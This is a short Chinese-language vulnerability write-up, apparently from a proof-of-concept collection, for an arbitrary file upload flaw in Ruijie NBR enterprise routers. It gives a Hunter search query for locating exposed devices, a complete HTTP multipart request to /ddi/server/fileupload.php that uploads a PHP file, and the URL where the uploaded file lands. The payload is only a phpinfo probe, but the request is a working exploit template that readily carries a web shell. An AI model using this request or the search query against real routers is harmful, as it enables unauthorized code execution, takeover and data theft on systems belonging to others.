R5-1锐捷-NBR路由器-文件上传

漏洞描述：

锐捷NBR路由器是锐捷网络科技有限公司推出的一款高性能企业级路由器。NBR是"Next-Generation Broadband Router"的缩写，意为"下一代宽带路由器"。该路由器具有强大的处理能力和丰富的功能，适用于中小型企业、校园网络和数据中心等场景。锐捷 NBR 路由器 存在任意文件上传漏洞，可能导致执行恶意代码、服务器拒绝服务、数据泄露、网站篡改和横向渗透等危害。

网站图片：

网络测绘：

Hunter 语法：

- hunterapp.name=="Ruijie 锐捷 EWEB"

漏洞复现：

payload：


```
POST /ddi/server/fileupload.php HTTP/1.1
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Java/1.8.0_381
Host: xx.xx.xx.xx
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close
Content-Length: 219

--00content0boundary00
Content-Disposition: form-data; name="uploadDir"

upload
--00content0boundary00
Content-Disposition: form-data; name="file"; filename="1.php"

<?php phpinfo();?>
--00content0boundary00--
```

效果图:



上传文件位置

```
https://xx.xx.xx.xx/ddi/server/upload/1.php
```